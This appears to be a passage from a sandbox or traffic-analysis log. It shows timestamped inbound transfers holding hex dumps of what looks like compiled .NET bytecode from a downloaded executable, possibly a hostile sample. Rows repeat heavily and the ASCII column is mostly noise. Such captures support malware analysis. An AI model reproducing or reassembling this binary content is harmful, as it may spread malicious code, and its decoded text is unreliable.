2021-09-28 05:54:35 UTC	18	IN	Data Raw: 00 34 00 ea 1e 01 49 44 00 00 01 1b 30 07 00 98 00 00 00 33 00 00 11 00 00 73 53 00 00 0a 0b 20 ff 00 00 00 8d 5a 00 00 01 0c 08 28 60 00 00 06 0d 09 16 fe 01 13 09 11 09 2c 08 72 1b 01 00 70 0a de 6a 00 03 16 28 61 00 00 06 13 04 28 5a 00 00 06 13 05 16 13 06 11 05 12 06 28 5d 00 00 06 13 07 11 07 28 5e 00 00 06 28 12 01 00 0a 13 08 03 11 04 08 07 1b 16 11 08 28 5f 00 00 06 26 07 6f e8 00 00 0a 0a de 25 25 28 34 00 00 0a 13 0a 00 28 50 00 00 0a de 00 00 03 84 13 0b 12 0b fe 16 13 00 00 01 6f 0e 01 00 0a 0a 2b 00 06 2a 01 10 00 00 00 00 01 00 70 71 00 10 44 00 00 01 13 30 02 00 1b 00 00 00 29 00 00 11 00 02 fe 06 9d 00 00 06 73 ea 00 00 0a 73 eb 00 00 0a 0a 06 6f ec 00 00 0a 00 2a 00 13 30 03 00 5b 00 00 00 34 00 00 11 00 00 20 00 01 00 00 73 14 01 00 0a Data Ascii: 4ID03sS Z(`,rpj(a(Z(](^((_&o%%(4(Po+*pqD0)sso*0[4 s
2021-09-28 05:54:35 UTC	20	IN	Data Raw: 09 01 00 0a 0b 12 01 03 04 16 28 a6 00 00 06 0c 08 16 fe 03 0d 09 13 06 11 06 2c 16 72 01 1d 00 70 08 8c a6 00 00 01 28 a5 00 00 0a 73 1b 01 00 0a 7a 00 28 b6 00 00 0a 05 6f 80 00 00 0a 13 04 07 7e 41 00 00 04 11 04 11 04 8e 69 16 28 a9 00 00 06 0c 08 16 fe 03 13 05 11 05 13 07 11 07 2c 16 72 84 1d 00 70 08 8c a6 00 00 01 28 a5 00 00 0a 73 1b 01 00 0a 7a 00 07 0a 2b 00 06 2a 13 30 09 00 94 00 00 00 3a 00 00 11 00 02 03 7e 3e 00 00 04 28 b7 00 00 06 0b 07 16 28 1c 01 00 0a 0c 08 28 17 01 00 0a 0d 02 1a 8d 0b 00 00 1b 25 16 7e 3d 00 00 04 a2 25 17 17 28 15 01 00 0a a2 25 18 04 8e 69 28 15 01 00 0a a2 25 19 04 a2 28 b8 00 00 06 13 04 03 7e 09 01 00 0a 7e 42 00 00 04 05 09 08 11 04 11 04 8e 69 16 28 aa 00 00 06 13 05 11 05 16 fe 03 13 06 11 06 13 07 11 07 2c Data Ascii: (,rp(sz(o~Ai(,rp(sz+*0:~>(((%~=%(%i(%(~~Bi(,

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	21	IN	Data Raw: 00 11 12 74 0b 00 00 1b 13 05 28 50 00 00 0a de 00 00 11 0f 72 68 24 00 70 6f 28 01 00 0a 28 3b 00 00 0a 13 13 11 13 14 fe 03 13 1c 11 1c 2c 61 00 11 10 14 72 56 24 00 70 17 8d 03 00 00 01 25 16 11 13 a2 25 13 1a 14 14 17 8d 82 00 00 01 25 16 17 9c 25 13 1b 28 bb 00 00 0a 11 1b 16 91 2d 02 2b 0b 11 1a 16 9a 28 3b 00 00 0a 13 13 74 0b 00 00 1b 13 06 de 16 28 34 00 00 0a 00 11 13 74 0b 00 00 1b 13 06 28 50 00 00 0a de 00 00 00 2b 10 00 11 10 72 80 24 00 70 6f 80 00 00 0a 13 06 00 73 03 01 00 06 13 14 11 14 11 10 11 06 6f 82 00 00 0a 72 90 24 00 70 72 1b 01 00 70 6f ad 00 00 0a 6f 09 01 00 06 00 11 14 11 10 11 05 6f 82 00 00 0a 6f 8c 00 00 0a 16 28 29 01 00 0a 28 2a 01 00 0a 72 1b 01 00 70 6f ad 00 00 0a 6f 05 01 00 06 00 11 14 11 04 16 28 29 01 00 0a 28 2a Data Ascii: t(Prh$po((;,arV$p%%%%(-+(;t(4t(P+r$posor$prpoooo)(*rpoo)(*
2021-09-28 05:54:35 UTC	22	IN	Data Raw: ff 11 07 6f 6a 00 00 0a 00 00 08 17 d6 0c 08 07 8e 69 fe 04 13 27 11 27 3a 11 fd ff ff de 10 25 28 34 00 00 0a 13 28 00 28 50 00 00 0a de 00 00 2a 00 00 00 41 1c 00 00 00 00 00 00 01 00 00 00 4a 03 00 00 4b 03 00 00 10 00 00 00 44 00 00 01 13 30 06 00 eb 01 00 00 41 00 00 11 00 72 1b 01 00 70 0b 1e 8d 52 00 00 01 25 d0 a1 00 00 04 28 1e 01 00 0a 0c 1e 8d 52 00 00 01 25 d0 9e 00 00 04 28 1e 01 00 0a 0d 72 68 26 00 70 1f 10 28 36 01 00 0a 13 04 02 17 fe 01 13 05 11 05 13 0c 11 0c 2c 11 09 0c 72 6e 26 00 70 1f 10 28 36 01 00 0a 13 04 00 00 03 6f fc 00 00 0a 6c 23 00 00 00 00 00 00 00 40 5b 28 9c 00 00 0a b7 13 06 16 13 07 11 06 17 da 17 d6 8d 52 00 00 01 13 08 11 06 17 da 13 0d 16 13 0e 2b 21 11 08 11 0e 03 11 07 18 6f 37 01 00 0a 1f 10 28 36 01 00 0a 9e 11 Data Ascii: oji'':%(4((P*AJKD0ArpR%(R%(rh&p(6,rn&p(6ol#@[(R+!o7(6
2021-09-28 05:54:35 UTC	24	IN	Data Raw: 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 6e 27 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 fc 27 00 70 28 46 00 Data Ascii: (+ (rP'poo(rp(`rp(`_,M?%rn'p%%r'p%%rj p%%r| p(~(F>%(4(P*AWjD0|D(r'p(F
2021-09-28 05:54:35 UTC	25	IN	Data Raw: a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 2e 2a 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 Data Ascii: %%rj p%%r| p(~(F>%(4(P*AWjD0|D(r.*p(Fsr'po&(e93o8r'por2'porP'po(
2021-09-28 05:54:35 UTC	26	IN	Data Raw: 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 c9 2c 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 Data Ascii: D0|D(r,p(Fsr'po&(e93o8r'por2'porP'po(,C(BoCo(,(o(+ (rP'poo(rp
2021-09-28 05:54:35 UTC	28	IN	Data Raw: 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 07 30 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 Data Ascii: r2'porP'po(,C(BoCo(,(o(+ (rP'poo(rp(`rp(`_,M?%r0p%%r'p%%rj p%%r| p(~(F
2021-09-28 05:54:35 UTC	29	IN	Data Raw: 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 af 32 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 2f 33 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 Data Ascii: (rP'poo(rp(`rp(`_,M?%r2p%%r'p%%rj p%%r| p(~(F>%(4(P*AWjD0|D(r/3p(Fs
2021-09-28 05:54:35 UTC	30	IN	Data Raw: 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 ac 35 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 Data Ascii: p%%r| p(~(F>%(4(P*AWjD0|D(r5p(Fsr'po&(e93o8r'por2'porP'po(,C(BoC
2021-09-28 05:54:35 UTC	31	IN	Data Raw: c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 96 37 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 Data Ascii: ,(o(+ (rP'poo(rp(`rp(`_,M?%r7p%%r'p%%rj p%%r| p(~(F>%(4(P*AWj
2021-09-28 05:54:35 UTC	33	IN	Data Raw: 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 be 39 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 3c 3a 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 Data Ascii: _,M?%r9p%%r'p%%rj p%%r| p(~(F>%(4(P*AWjD0|D(r<:p(Fsr'po&(e93o8r'por

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	34	IN	Data Raw: 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 9c 3c 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed Data Ascii: %(4(P*AWjD0|D(r<p(Fsr'po&(e93o8r'por2'porP'po(,C(BoCo(,(o(+ (
2021-09-28 05:54:35 UTC	35	IN	Data Raw: 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b Data Ascii: o8r'por2'porP'po(,C(BoCo(,(o(+ (rP'poo(rp(`rp(`_,M?%r?p%%r'p%%rj p%
2021-09-28 05:54:35 UTC	37	IN	Data Raw: fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 6f 80 00 00 0a 28 ed 00 00 06 13 05 00 11 04 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 11 05 72 1b 01 00 70 16 28 60 00 00 0a 16 fe 03 5f 13 0c 11 0c 2c 4d 1d 8d 3f 00 00 01 25 16 72 b9 41 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 Data Ascii: ,(o(+ (rP'poo(rp(`rp(`_,M?%rAp%%r'p%%rj p%%r| p(~(F>%(4(P*AWjD0|
2021-09-28 05:54:35 UTC	38	IN	Data Raw: 00 01 25 16 72 45 44 00 70 a2 25 17 09 a2 25 18 72 ec 27 00 70 a2 25 19 11 04 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 05 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 0d 7e 0b 00 00 04 11 0d 28 46 00 00 0a 80 0b 00 00 04 00 00 11 07 17 d6 13 07 11 07 11 06 3e e0 fe ff ff 00 00 de 10 25 28 34 00 00 0a 13 0e 00 28 50 00 00 0a de 00 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 c5 44 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 0 0 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 Data Ascii: %rEDp%%r'p%%rj p%%r| p(~(F>%(4(P*AWjD0|D(rDp(Fsr'po&(e93o8r'por2'porP
2021-09-28 05:54:35 UTC	39	IN	Data Raw: 00 2a 41 1c 00 00 00 00 00 00 13 00 00 00 57 01 00 00 6a 01 00 00 10 00 00 00 44 00 00 01 1b 30 04 00 7c 01 00 00 44 00 00 11 00 1f 1c 28 1f 01 00 0a 72 28 47 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 72 0e 27 00 70 6f 12 01 00 06 26 06 28 65 00 00 0a 0c 08 39 33 01 00 00 07 6f 13 01 00 06 17 da 13 06 16 13 07 38 17 01 00 00 07 11 07 72 1c 27 00 70 6f 15 01 00 06 0d 07 11 07 72 32 27 00 70 6f 15 01 00 06 13 04 07 11 07 72 50 27 00 70 6f 15 01 00 06 13 05 11 05 28 bf 00 00 06 13 08 11 08 2c 43 06 28 42 01 00 0a 6f 43 01 00 0a 6f f2 00 00 0a 28 c0 00 00 06 13 09 11 09 14 fe 01 13 0a 11 0a 16 fe 01 13 0b 11 0b 2c 16 28 ed 00 00 0a 11 05 6f 80 00 00 0a 11 09 28 c1 00 00 06 13 05 00 00 00 2b 20 00 28 ed 00 00 0a 07 11 07 72 50 27 00 70 6f 15 01 00 06 Data Ascii: *AWjD0|D(r(Gp(Fsr'po&(e93o8r'por2'porP'po(,C(BoCo(,(o(+ (rP'po
2021-09-28 05:54:35 UTC	41	IN	Data Raw: 02 12 06 12 08 fe 15 a1 00 00 01 11 08 12 07 fe 15 1b 00 00 02 12 07 16 12 02 28 ec 00 00 06 26 08 7b 70 00 00 04 17 d6 8d 5a 00 00 01 13 04 08 7b 71 00 00 04 11 04 16 08 7b 70 00 00 04 28 48 01 00 0a 00 28 ed 00 00 0a 11 04 6f 82 00 00 0a 13 05 11 05 16 11 05 6f fc 00 00 0a 17 da 6f 37 01 00 0a 0a 2b 00 06 2a 00 1b 30 08 00 52 04 00 00 46 00 00 11 00 7e 5f 00 00 04 72 b6 49 00 70 28 49 01 00 0a 28 46 00 00 0a 28 65 00 00 0a 0a 06 2c 1c 7e 5f 00 00 04 72 b6 49 00 70 28 49 01 00 0a 28 46 00 00 0a 80 5f 00 00 04 00 2b 37 7e 5f 00 00 04 72 06 4a 00 70 28 49 01 00 0a 28 46 00 00 0a 28 65 00 00 0a 0b 07 2c 1a 7e 5f 00 00 04 72 06 4a 00 70 28 49 01 00 0a 28 46 00 00 0a 80 5f 00 00 04 00 00 00 7e 5f 00 00 04 73 17 01 00 06 0c 08 28 3b 00 00 0a 14 72 42 4a 00 70 Data Ascii: (&{pZ{q{p(H(ooo7+*0RF~_rIp(l(F(e,~_rIp(l(F_+7~_rJp(l(F(e,~_rJp(l(F_~_s(;rBJp
2021-09-28 05:54:35 UTC	42	IN	Data Raw: 48 00 00 11 00 00 73 90 00 00 0a 0b 07 6f 4f 01 00 0a 00 7e 5d 00 00 04 8e 69 02 8e 69 17 da d6 17 d6 8d 5a 00 00 01 0c 7e 5d 00 00 04 08 7e 5d 00 00 04 8e 69 28 50 01 00 0a 00 02 16 08 7e 5d 00 00 04 8e 69 02 8e 69 28 93 00 00 0a 00 07 08 6f 92 00 00 0a 0d 09 8e 69 7e 5d 00 00 04 8e 69 d6 02 8e 69 17 da d6 17 d6 8d 5a 00 00 01 0c 09 08 09 8e 69 28 50 01 00 0a 00 7e 5d 00 00 04 16 08 09 8e 69 7e 5d 00 00 04 8e 69 28 93 00 00 0a 00 02 16 08 09 8e 69 7e 5d 00 00 04 8e 69 d6 02 8e 69 28 93 00 00 0a 00 07 08 6f 92 00 00 0a 13 04 73 51 01 00 0a 13 05 11 05 17 6f 95 00 00 0a 00 11 05 17 6f 52 01 00 0a 00 1f 18 8d 5a 00 00 01 13 06 1e 8d 5a 00 00 01 13 07 09 11 06 09 8e 69 28 50 01 00 0a 00 11 04 16 11 06 09 8e 69 1e 28 93 00 00 0a 00 11 04 1e 11 07 16 1e 28 93 Data Ascii: HsoO~]iiZ~]~]i(P~]ii(oi~]iiZi(P~]i~]i(i~]ii(osQooRZZi(Pi((
2021-09-28 05:54:35 UTC	43	IN	Data Raw: 2a 00 00 01 10 00 00 00 00 29 00 dd 06 01 10 44 00 00 01 1b 30 08 00 d5 03 00 00 4b 00 00 11 00 1f 1c 28 1f 01 00 0a 72 4a 4e 00 70 28 46 00 00 0a 0a 00 06 73 17 01 00 06 0b 07 28 3b 00 00 0a 14 72 42 4a 00 70 17 8d 03 00 00 01 25 16 72 a2 4e 00 70 a2 14 14 14 17 28 af 00 00 0a 26 06 28 65 00 00 0a 0c 08 39 74 03 00 00 16 0d 07 28 3b 00 00 0a 14 72 64 4a 00 70 16 8d 03 00 00 01 14 14 14 28 bb 00 00 0a 28 3b 00 00 0a 17 8c 52 00 00 01 28 4a 01 00 0a 28 3b 00 00 0a 28 4b 01 00 0a 13 04 09 13 05 11 04 13 06 11 05 13 07 38 22 03 00 00 07 28 3b 00 00 0a 13 08 14 13 09 72 7c 4a 00 70 13 0a 18 8d 03 00 00 01 25 16 11 07 8c 52 00 00 01 a2 25 17 72 b2 4e 00 70 a2 13 0b 11 0b 13 0c 14 13 0d 14 13 0e 18 8d 82 00 00 01 25 16 17 9c 13 0f 11 08 28 3b 00 00 0a 11 09 11 Data Ascii: *)D0K(rJNp(Fs(;rBJp%rNp(&(e9t(;rdJp((;R(J(;(K8"(;r|Jp%R%rNp%(;
2021-09-28 05:54:35 UTC	45	IN	Data Raw: 0a 13 11 07 28 3b 00 00 0a 13 12 14 13 13 72 7c 4a 00 70 13 14 18 8d 03 00 00 01 25 16 11 07 8c 52 00 00 01 a2 25 17 72 a4 4a 00 70 28 49 01 00 0a a2 13 15 11 15 13 16 14 13 17 14 13 18 18 8d 82 00 00 01 25 16 17 9c 13 0f 11 12 28 3b 00 00 0a 11 13 11 14 11 16 11 17 11 18 11 0f 28 bb 00 00 0a 28 3b 00 00 0a 13 19 11 0f 16 91 13 34 11 34 2c 25 11 15 16 9a 28 3b 00 00 0a 28 3b 00 00 0a d0 52 00 00 01 28 2d 00 00 0a 28 4c 01 00 0a 28 4b 01 00 0a 13 07 00 00 11 19 28 3b 00 00 0a 28 57 00 00 0a 13 1a 28 ed 00 00 0a 13 1b 14 13 1c 72 56 24 00 70 13 1d 17 8d 03 00 00 01 13 1e 11 1e 13 1f 16 13 20 07 28 3b 00 00 0a 13 21 11 21 28 3b 00 00 0a 13 22 14 13 23 72 7c 4a 00 70 13 24 18 8d 03 00 00 01 13 0b 11 0b 16 11 07 8c 52 00 00 01 a2 11 0b 13 25 17 13 26 72 c2 4a Data Ascii: (;r|Jp%R%rJp(I%(;((;44,%(;(;R(-(L(K(;(W(rV$p (;!!(;"#r|Jp$R%&rJ
2021-09-28 05:54:35 UTC	46	IN	Data Raw: 00 0a 17 6f 72 00 00 0a 00 08 6f 69 01 00 0a 26 08 6f 6a 01 00 0a 6f 8b 00 00 0a 0d 08 6f 6b 01 00 0a 6f 8b 00 00 0a 13 04 08 6f 6c 01 00 0a 00 09 0a 2b 00 06 2a 00 00 00 13 30 02 00 a3 00 00 00 50 00 00 11 00 73 63 01 00 0a 0b 07 6f 64 01 00 0a 17 6f 71 00 00 0a 00 07 6f 64 01 00 0a 72 ec 51 00 70 6f 73 00 00 0a 00 07 6f 64 01 00 0a 72 f8 51 00 70 6f 70 00 00 0a 00 07 6f 64 01 00 0a 16 6f 65 01 00 0a 00 07 6f 64 01 00 0a 17 6f 66 01 00 0a 00 07 6f 64 01 00 0a 17 6f 67 01 00 0a 00 07 6f 64 01 00 0a 17 6f 68 01 00 0a 00 07 6f 64 01 00 0a 17 6f 72 00 00 0a 00 07 6f 69 01 00 0a 26 07 6f 6a 01 00 0a 6f 8b 00 00 0a 0c 07 6f 6b 01 00 0a 6f 8b 00 00 0a 0d 07 6f 6c 01 00 0a 00 08 0a 2b 00 06 2a 00 1b 30 02 00 82 00 00 00 51 00 00 11 00 02 28 fa 00 00 06 0b 00 07 Data Ascii: oroi&ojookool+*0PscodoqodrQposodrQpopodoeodofodogodohodoroi&ojookool+*0Q(

Timestamp	kBytes transferred	Direction	Data
